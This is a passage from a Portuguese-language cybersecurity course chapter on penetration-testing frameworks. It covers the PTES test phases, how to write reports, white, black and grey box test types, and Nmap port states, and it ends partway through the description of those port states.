FIAP ON

CYBERSECURITY

# FRAMEWORKS *PARA TESTES* DE INTRUSÃO

OSMANY DANTAS RIBEIRO DE ARRUDA

11

## LISTA DE FIGURAS

Figura 11.1 – Exemplo de escala de classificação de riscos ..... 10
Figura 11.2 – Exemplo de gráfico de Origem/Categoria do risco de segurança ..... 11
Figura 11.3 – Mapa estratégico ..... 12
Figura 11.4 – Comparativo entre os tipos de *pentests* ..... 15
Figura 11.5 – Arquitetura do *OpenVAS* ..... 18
Figura 11.6 – Senhas aleatórias geradas on-line ..... 20
Figura 11.7 – Quebra de *hashes* SHA1 pelo Hashkiller ..... 21
Figura 11.8 – Tipos de testes propostos pelo OSSTMM ..... 28
Figura 11.9 – Modelo SDLC genérico ..... 30
Figura 11.10 – Topologia do teste ..... 32
Figura 11.11 – Resultados obtidos pelo *Nmap* ..... 33
Figura 11.12 – Resultado da busca no Exploit-DB ..... 34

## LISTA DE CÓDIGOS-FONTE

Código-fonte 11.1 – Extração de *hashes* SHA1 de senhas ..... 21
Código-fonte 11.2 – Resultado da execução da ferramenta *unshadow* ..... 23
Código-fonte 11.3 – Resultado da execução do *john* ..... 23
Código-fonte 11.4 – Exibição dos resultados obtidos ..... 24
Código-fonte 11.5 – Definição do *exploit* a utilizar ..... 35
Código-fonte 11.6 – Dados do alvo ..... 35
Código-fonte 11.7 – Endereçamento do alvo ..... 35
Código-fonte 11.8 – Exploração e Pós-Exploração da vulnerabilidade ..... 36

**SUMÁRIO**

11 FRAMEWORKS PARA TESTES DE INTRUSÃO....5
11.1 Visão geral....5
11.2 Fases dos testes de intrusão....6
11.2.1 Preparação (pre-engagement interactions)....6
11.2.2 Coleta de informações (*intelligence gathering*)....7
11.2.3 Modelagem de ameaças (*threat modeling*)....7
11.2.4 Análise de vulnerabilidades (*vulnerability analysis*)....7
11.2.5 Exploração de falhas (*exploitation*)....8
11.2.6 Pós-exploração de falhas (*post-exploitation*)....8
11.2.7 Geração de relatórios (*reporting*)....9
11.3 Tipos de testes de intrusão....13
11.3.1 White box....14
11.3.2 Black box....14
11.3.3 Grey box....14
11.4 Ferramentas para testes de intrusão....15
11.4.1 *Scanners* de portas....16
11.4.2 *Scanners* de vulnerabilidades (*Vulnerability scanners*)....17
11.4.3 Metasploit Framework....18
11.4.4 Geradores de listas de senhas (*Password List Generators)*....19
11.4.5 Rainbow tables....20
11.4.6 Ferramentas para ataques de dicionário e força bruta....22
11.5 Frameworks para testes de intrusão....24
11.5.1 NIST SP800-115....25
11.5.2 OSSTMM....27
11.5.3 OWASP *Testing Guide*....29
11.5.3 ISSAF....30
11.6 Hands-on....31
11.6.1 Visão da topologia sob a óptica do analista....32
11.6.2 Reconhecimento do alvo e enumeração de serviços....32
REFERÊNCIAS....38
GLOSSÁRIO....39

# 11 FRAMEWORKS PARA TESTES DE INTRUSÃO

## 11.1 Visão geral

De acordo com Weidman (2014), *penetration testing* (*pentests*) ou testes de intrusão envolvem a simulação de ataques reais para avaliação dos riscos associados a potenciais brechas de segurança. Testes de intrusão não devem ser confundidos com análises de vulnerabilidades. Enquanto os primeiros efetivamente exploram as vulnerabilidades de um ambiente ou aplicação a fim de determinar mais claramente o que poderia ser obtido em caso de um ataque real, a análise de vulnerabilidades, por sua vez, consiste essencialmente de procedimentos que têm como objetivos a identificação das fragilidades de um ambiente ou aplicação e a classificação dos riscos a estes relacionados, sugerindo, ao final, as ações necessárias para a mitigação dos riscos e correção das falhas de segurança apontadas.

As análises de vulnerabilidades poderão preceder os testes de intrusão, elevando o grau de segurança inicial do ambiente, oferecendo, dessa forma, melhores condições para posterior *pentest*. Os testes de intrusão apresentam diferentes escopos, devendo ser escolhido para cada trabalho o mais aderente às necessidades e objetivos do contratante. Assim sendo, a execução de *pentests* deverá contar com planejamento adequado também para garantir a integridade do ambiente, por exemplo, no sentido de evitar que eventuais descontinuidades de serviço venham a ocorrer. Outro aspecto altamente relevante é a garantia de sigilo das informações coletadas, remetendo assim ao uso de instrumentos específicos, como *Non-Disclosure Agreement* (NDA), ou simplesmente, termo de confidencialidade.

O relatório final do teste de intrusão deverá ser claro e objetivo. Em linhas gerais, deve apontar as principais falhas identificadas e exploradas durante os testes, apresentar evidências sólidas dos resultados obtidos, documentar a topologia do ambiente (sob a óptica do *pentester*) e oferecer, ainda, as contramedidas a serem adotadas para a correção das falhas verificadas. Entretanto, esse relatório não deve se tornar um manual para o contratante reproduzir os procedimentos e técnicas empregados pelo profissional. Em muitas ocasiões, isso pode vir a ser insistentemente solicitado por parte do contratante, porém essa não é a função do relatório.

## 11.2 Fases dos testes de intrusão

Os *pentests* podem ser executados em diferentes contextos, tais como redes locais, redes wireless e aplicações web. Todavia, independentemente do contexto, para que os resultados sejam confiáveis, faz-se necessário cumprir cada fase dos testes de maneira apropriada, e ainda optar pelo tipo de teste mais apropriado a cada demanda. O *pentest-standard.org* propõe sete fases para o padrão de execução de testes de intrusão (PTES), de modo a contemplar todos os aspectos relativos ao desenvolvimento dos testes.

### 11.2.1 Preparação (pre-engagement interactions)

Esta fase aborda os contatos iniciais entre o contratante e o prestador do serviço, a fim de determinar claramente o escopo e os objetivos do trabalho. Segundo Weidman (2014), falhas de comunicação entre o contratado e um contratante que espera apenas uma análise de vulnerabilidades podem levar a complicações desnecessárias, pois um teste de intrusão é bem mais invasivo que uma análise de vulnerabilidades. De acordo com o site pentest-standard.org, a definição do escopo do teste é um dos pontos mais relevantes e, também, uma das mais negligenciadas de um *pentest*. O escopo do projeto deve especificar claramente o que deverá ser testado e como cada aspecto do teste será conduzido. Fazem parte desse escopo do teste tópicos como:

- Quais *hosts* ou endereços IP deverão ser contemplados ou excluídos pelo teste?
- Que tipo de ações o *pentester* poderá realizar?
- Será permitido o uso de *exploits* e, eventualmente, a paralisação de algum serviço, ou o trabalho deverá ser limitado à detecção de possíveis vulnerabilidades?

Métricas, como o tempo de execução dos trabalhos, deverão ser acordadas e estimadas considerando-se aspectos diversos, tais como a experiência do *pentester*, a profundidade dos testes, e mesmo fatores adversos, como a indisponibilidade temporária de um ativo, todos esses pontos deverão ser levados em consideração. É

importante ainda que seja determinado um prazo final para a conclusão e entrega do relatório, também para que seja estabelecido um cronograma de trabalho consistente para a execução de projetos subsequentes. Outro aspecto relevante dos testes de intrusão diz respeito aos contatos do contratante. No decorrer dos trabalhos, descobertas relevantes ou acontecimentos inesperados poderão surgir. O contratante manterá algum contato permanente, 24 horas por dia para comunicação de tais ocorrências? Tais comunicações deverão ser feitas unicamente por escrito, ou um contato telefônico preliminar será aceito? Deve-se destacar, ainda, a necessidade de autorização formal por parte do contratante para a realização do *pentest*, incluindo dispositivos que limitem a responsabilidade do contratado.

### 11.2.2 Coleta de informações (*intelligence gathering*)

A fase de coleta de informações consiste na obtenção do maior volume possível de informações a respeito do contratante e de seus sistemas, para uso nas fases de análise de vulnerabilidades e de exploração. Várias técnicas poderão ser utilizadas nessa fase, basicamente pesquisando-se todas as fontes de informação (geralmente públicas) disponíveis a respeito do alvo (processo conhecido como coleta OSINT) que possibilitem ao *pentester* a identificação de possíveis formas de conexão com o alvo. O uso de ferramentas especializadas, como *port scanners*, também é comum nesta fase.

### 11.2.3 Modelagem de ameaças (*threat modeling*)

Cada informação coletada na fase de COLETA de INFORMAÇÕES é analisada a fim de se verificar seu valor e estimar seu impacto sobre o alvo; se a informação efetivamente possibilita a invasão do sistema, então caberá ao *pentester* elaborar seu plano de ação e determinar os métodos de ataque.

### 11.2.4 Análise de vulnerabilidades (*vulnerability analysis*)

A fase de ANÁLISE de VULNERABILIDADES consiste no processo de descoberta de falhas, em sistemas e aplicativos, que possam ser exploradas pelo *pentester*. Tais falhas podem ir da configuração incorreta de um *host* ou serviço até o

projeto de um aplicativo inseguro. Embora o processo empregado para identificação dessas falhas possa variar e seja dependente do componente específico em teste, alguns princípios gerais se aplicam ao processo.

Definido o plano de ação e os métodos de ataque, o *pentester* deverá identificar as principais vulnerabilidades dos sistemas do alvo que possam ser exploradas na fase subsequente (*exploitation*). O uso de *scanners* de vulnerabilidades é comum nesta fase, os quais valem-se de bancos de dados de vulnerabilidades e de diversas verificações ativas a fim de determinar as vulnerabilidades presentes no ambiente ou aplicação; entretanto, de acordo com Weidman (2014), embora eficazes, eles não deverão substituir totalmente o raciocínio crítico, devendo ser executadas análises manuais também, sendo os resultados verificados por conta própria.

### 11.2.5 Exploração de falhas (*exploitation*)

Nesta fase são empregados *exploits* para a exploração das falhas (vulnerabilidades) encontradas, com o objetivo de obter acesso ao recurso ou sistema-alvo. De acordo com o site pentest-standard.org, se a fase de análise de vulnerabilidades tiver sido devidamente concluída, uma lista de alvos relevantes deve ter sido produzida. Em última análise, o vetor de ataque deve levar em consideração a probabilidade de sucesso e o impacto mais pronunciado sobre a organização.

### 11.2.6 Pós-exploração de falhas (*post-exploitation*)

Na fase de PÓS-EXPLORAÇÃO de FALHAS são reunidas informações sobre o sistema invadido, feitas buscas por arquivos relevantes, escalação de privilégios (quando necessário) e assim por diante. Em outras palavras, o objetivo desta fase é determinar o valor da máquina comprometida e manter o controle sobre ela para uso posterior. Esse valor é determinado com base na relevância da informação por ela armazenada e, ainda, por sua utilidade para comprometer ainda mais a rede. De forma especial, nesta fase, o *pentester* deve assegurar que suas ações não venham a desnecessária ou involuntariamente prejudicar as operações do contratante, por exemplo, causando descontinuidades de serviço. Assim sendo, a menos que previamente acordado entre as partes, serviços considerados críticos pelo cliente não

deverão ser impactados. Entretanto, em caso contrário, o propósito em impactar tais serviços poderia ser demonstrado ao contratante como um atacante poderia ser, por exemplo, escalar privilégios, ganhar acesso a dados específicos ou ainda causar negação de serviço. O site pentest-standard.org sugere ainda, dentre outras medidas, que as senhas (incluindo as criptografadas) não sejam incluídas no relatório final ou que sejam mascaradas o suficiente para garantir que os destinatários do relatório não possam recriar ou adivinhá-las. Isso é feito para salvaguardar a confidencialidade dos usuários a que as senhas pertencem, bem como para manter a integridade dos sistemas que tais senhas protegem.

O site recomenda também que se deve manter uma lista detalhada das ações executadas contra sistemas comprometidos. Essa lista deve incluir as ações executadas e o período em que ocorreram. Após a conclusão, essa lista deve ser incluída como apêndice no relatório final.

Qualquer método ou dispositivo usado para manter o acesso a sistemas comprometidos, e que possa afetar a correta operação destes ou cuja remoção possa causar descontinuidade de operação, não deverá ser implementado sem expresso e prévio consentimento do cliente.

### 11.2.7 Geração de relatórios (*reporting*)

O relatório do teste de intrusão deverá informar ao contratante, de forma clara e objetiva, as descobertas feitas pelo contratado. Deverão ser mencionados os pontos satisfatórios do ambiente ou aplicação, bem como os pontos que carecem de melhorias, descrevendo ainda como a invasão foi possível, o que foi obtido e as contramedidas para a correção dos problemas verificados. O relatório deverá conter duas seções distintas: o sumário executivo e o relatório técnico.

O sumário executivo é direcionado aos (executivos) responsáveis pelo programa de segurança da empresa, descrevendo os objetivos do teste de intrusão e oferecendo uma visão geral das descobertas realizadas. Sua estrutura é constituída por:

- **Histórico**: no qual é descrito o propósito do teste e são colocadas as definições de termos, eventualmente, não conhecidos pelos executivos, como *exploits* e *vulnerability scanner*.
- **Postura geral**: faz uma narrativa da eficácia geral do teste e da capacidade do *pentester* para atingir os objetivos traçados; oferece uma breve descrição do problema sistêmico identificado pelo teste (por exemplo, falta de gerenciamento efetivo de *patch*), bem como a capacidade de obter acesso a informações-chave e avaliar o impacto potencial para o negócio.
- **Perfil de risco**: oferece uma classificação geral da postura da empresa em relação à segurança, comparativamente a organizações semelhantes (vide Figura "Exemplo de escala de classificação de riscos"). É importante que na fase de PREPARAÇÃO (*PRE-ENGAGEMENT*) o *pentester* identifique o mecanismo a ser utilizado para pontuação, e o mecanismo individual para rastreamento e classificação dos riscos.





Figura 11.1 – Exemplo de escala de classificação de riscos
Fonte: Pentest-Standard (2020)

- **Descobertas gerais**: consiste de uma sinopse dos problemas encontrados durante o teste de intrusão, em um formato básico e estatístico. As repre-

sentações gráficas dos alvos testados, os resultados dos testes, os processos, os cenários de ataque, as taxas de sucesso e outras métricas acessíveis, conforme definido na fase de PREPARAÇÃO, devem estar presentes. Além disso, a causa dos problemas deve ser apresentada em um formato fácil de ler. A Figura “Exemplo de gráfico de Origem/Categoria do risco de segurança” traz como exemplo um gráfico que mostra as principais causas de um problema explorado.






Figura 11.2 – Exemplo de gráfico de Origem/Categoria do risco de segurança
Fonte: Pentest-Standard (2020)

- **Resumo das recomendações:** oferece uma visão em alto nível das contramedidas a ser adotadas para correção de falhas e mitigação dos riscos evidenciados ao longo do teste de intrusão.
- **Mapa estratégico:** deve incluir um plano priorizado para correção dos itens inseguros encontrados, ponderados em alinhamento com os objetivos de negócios e potencial grau de impacto. Esta seção deve mapear diretamente as metas propostas e a matriz de ameaças criada na seção de MODELAGEM de AMEAÇAS. Ao definir metas baseadas em tempo/objetivos, esta seção oferecerá um plano de ação a ser implementado em diversas fases. (Vide o exemplo na Figura Mapa Estratégico, a ser implementado em período de até 3 meses.)



| Completed at the time of this assessment |
|---|
| **Tasks** |
| **Identify internal security point of contact**<br>• Identify current resources to dedicate the task of resolving security concerns within the environment. The remediation process should be owned and supported by senior staff in order to effectively manage its completion.<br>• Secure appropriate funding for initial program review and 3rd party assessment |
| **Identify Current Security State of security**<br>• This task will be performed at an executive level. CLIENT will identify the proper ownership and executive support channel to champion this effort. In addition, CLIENT will need to take inventory of the "Security Management Chain of Command", Policy, Procedure, and Compliance tracking sophistication. |

| One (1) to Three (3) Months |
|---|
| **Tasks** |
| **Create Remediation Strategy**<br>• Leverage results found within the Penetration Test to create a full remediation strategy<br>• This assessment report will provide the basis for this action. It must now be formalized and approved by the CLIENT Security Team. |
| **Create Information Security Council/Task Force**<br>• To gain better traction in the remediation and security onboarding process, CLIENT should create a specific ISEC council to aid in remediation and adequately involve each individual team.<br>• The council should consist of Management of each individual business unit<br>• .... |
| **Begin Security Project planning**<br>• Assign Executive owners of security for CLIENT<br>• ... |
| **Prioritize Remediation Events**<br>• Leverage results found within Penetration Test to gain understanding of the tasks needed to be performed in order to resolve the risks identified.<br>• Assign priority listing to remediation tasks that will provide the highest level of impact and largest reduction of identified risk.<br>• Start process with server patching to gain quick increases in environment security. |
| **Patch Services**<br>• **Specific things to be fixed/how...**<br>• ... |
| **Harden Servers**<br>• ...<br>• ... |

Figura 11.3 – Mapa estratégico
Fonte: Pentest-Standard (2020)

Ao final do sumário executivo, deverá ser elaborado o relatório técnico, no qual os detalhes (técnicos) do teste de intrusão deverão ser apresentados, constando esta seção dos seguintes elementos:

- **Introdução:** parte inicial em que deverão figurar especificidades do trabalho, tais como: escopo, pessoal envolvido no teste (contratado e contratante), objetivos do teste, ativos envolvidos e profundidade do teste, dentre outros aspectos.

- **Coleta de informações**: a coleta de informações e sua correta avaliação são os alicerces de um bom teste de intrusão. Quanto mais bem informado em relação ao ambiente estiver o *pentester*, melhores serão os resultados obtidos. Nesta seção, vários itens deverão figurar, a fim de evidenciar ao contratante a extensão das informações públicas e privadas obtidas durante a fase de COLETA de INFORMAÇÕES.
- **Avaliação de vulnerabilidades:** nesta seção é detalhado o que foi apurado na fase de ANÁLISE de VULNERABILIDADES do teste.
- **Exploração de falhas/verificação de vulnerabilidades:** nesta seção é detalhado o que foi apurado na fase de EXPLORAÇÃO de FALHAS do teste.
- **Pós-exploração de falhas:** nesta seção é detalhado o que foi apurado na fase de PÓS-EXPLORAÇÃO de FALHAS do teste.
- **Riscos/exposições:** com base nas informações obtidas nas fases anteriores do teste, esta seção oferecerá ao contratante uma estimativa das perdas decorrentes da exploração com sucesso das vulnerabilidades identificadas.
- **Conclusão:** oferece uma visão geral final do teste.

Assim sendo, observa-se do exposto que os testes de intrusão constituem uma valiosa ferramenta para avaliação e fortalecimento da segurança cibernética e da informação, requerendo, entretanto, adequado planejamento e implementação a fim de produzir resultados consistentes e aderentes aos objetivos de negócio.

### 11.3 Tipos de testes de intrusão

De certa forma, os testes de intrusão constituem em essência um tipo de trabalho consultivo e, sob esse prisma, torna-se notória a necessidade de adequado alinhamento desses trabalhos com as necessidades do contratante.

Os testes de intrusão apresentam três grandes abordagens, como poderá ser visto nesta seção.

### 11.3.1 White box

Na modalidade *white box*, também referenciada como testes autenticados, o *pentester* tem conhecimento dos detalhes do ambiente ou aplicação a ser testados. Geralmente, tais informações incluem a topologia da rede, faixas de endereçamento IP, configurações de ativos e, eventualmente, até as credenciais para acesso a estes. Basicamente, essa modalidade de teste de intrusão simula ataques por parte de algum indivíduo que tenha acesso legítimo, mesmo que parcial, ao ambiente ou aplicação, por exemplo, um funcionário ou prestador de serviços terceirizado.

### 11.3.2 Black box

Na modalidade *black box*, também referenciada como testes não autenticados, são simuladas as ações de um atacante externo (*hacker*) aplicando-se suas técnicas contra o ambiente ou a aplicação, a fim de obter acesso (não autorizado) a estes, geralmente com objetivo de coletar informações sensíveis para a instituição. Nessa abordagem, o *pentester* não tem prévio conhecimento do alvo, sendo, portanto, avaliados as tecnologias e os controles de proteção do alvo, bem como pessoas e processos relacionados.

### 11.3.3 Grey box

É uma mistura das duas modalidades anteriores, na qual o *pentester* tem informações limitadas a respeito do alvo, sendo tais informações definidas no escopo do projeto, em alinhamento com os objetivos deste.

A Auzac, empresa especializada em testes de intrusão, elaborou um gráfico de radar (Figura “Comparativo entre os tipos de *pentests*”) a partir do qual estabelece uma comparação entre esses três tipos de *pentests*, segundo cinco diferentes métricas:

- Tempo de execução.
- Autonomia do analista.
- Profundidade do teste.

- Qualidade dos resultados.
- Eficiência x custo.





Figura 11.4 – Comparativo entre os tipos de *pentests*
Fonte: Auzac (2020)

É possível observar que a escolha em relação ao tipo de teste de intrusão a ser contratado pode não ser tão trivial quanto aparenta, devendo-se ter sempre em mente os objetivos deste e os resultados desejados, como mostra o gráfico acima. Tomando-se como exemplo os testes *white box*, nos quais o analista é bem informado em relação ao alvo, os testes podem ser conduzidos de maneira mais aprofundada, oferecendo melhores resultados e utilizando o tempo de forma eficiente. Assim sendo, é importante observar que não se trata, necessariamente, de qual é o melhor dentre eles, mas sim qual é o mais adequado aos objetivos e necessidades do trabalho.

## 11.4 Ferramentas para testes de intrusão

Existe uma infinidade de ferramentas destinadas à execução de testes de intrusão, indo de ferramentas nativas do próprio sistema operacional a ferramentas especializadas, como *scanners* de portas e de vulnerabilidades. Sendo este,

entretanto, um assunto muito vasto, desta forma, fugindo ao escopo deste capítulo, será apresentada aqui apenas uma visão geral das ferramentas mais populares e difundidas em testes de intrusão.

### 11.4.1 *Scanners* de portas

*Scanners* de portas (*port scanners*) são ferramentas destinadas a promover uma varredura das portas do alvo a fim de identificar seus estados e, eventualmente, extrair informações complementares, como o nome e a versão da aplicação que disponibiliza determinado serviço. Tomando-se como referência o ***Nmap***, seis estados distintos poderão ser observados em relação às portas do alvo:

- **Aberto (*open*):** estado no qual uma aplicação está ativamente aceitando conexões TCP ou pacotes UDP na porta analisada, sendo geralmente este o principal objetivo de uma varredura de portas (*port scanning*). Embora em um teste de intrusão as portas abertas sejam convites para ataques, elas também podem ser utilizadas para simplesmente verificar os serviços disponibilizados por um *host* para utilização pelos clientes na rede.
- **Fechado (*closed*):** estado em que a porta está acessível, recebendo e respondendo a pacotes de sondagens do Nmap sem, entretanto, que haja alguma aplicação ouvindo nesta porta. Essas portas podem ser úteis para descoberta de *hosts* e como parte de uma detecção de SO. Como portas fechadas são alcançáveis, pode ser uma boa ideia refazer-se o *scan* posteriormente, a fim de verificar se alguma dessas portas não se abriu.
- **Filtrado (*filtered*):** neste estado, o *Nmap* não é capaz de determinar se a porta está aberta, pois uma filtragem de pacotes impede que as sondagens alcancem a porta. Tal estado pode frustrar os atacantes, pois fornece pouca informação. Excepcionalmente são recebidas mensagens de erro ICMP, tais como as do tipo 3 código 13 (destino inalcançável: comunicação proibida administrativamente) mas, geralmente, os filtros de pacotes simplesmente os descartam sem enviar qualquer resposta. Isso leva o *Nmap* a novas tentativas, considerando também a possibilidade de a sondagem haver sido descartada por motivos de congestionamento na rede, tornando o processo ainda mais lento.

- **Não filtrado (*unfiltered*):** significa que uma porta está acessível, mas que o *Nmap* não é capaz de determinar se ela está aberta ou fechada. Apenas o *scan* ACK, utilizado para mapear conjuntos de regras de *firewall*, classifica portas com esse estado. Escanear portas não filtradas com outros tipos de *scan*, tal como *scan Window*, *scan Syn* ou *scan FIN*, pode ajudar a responder se a porta está aberta.
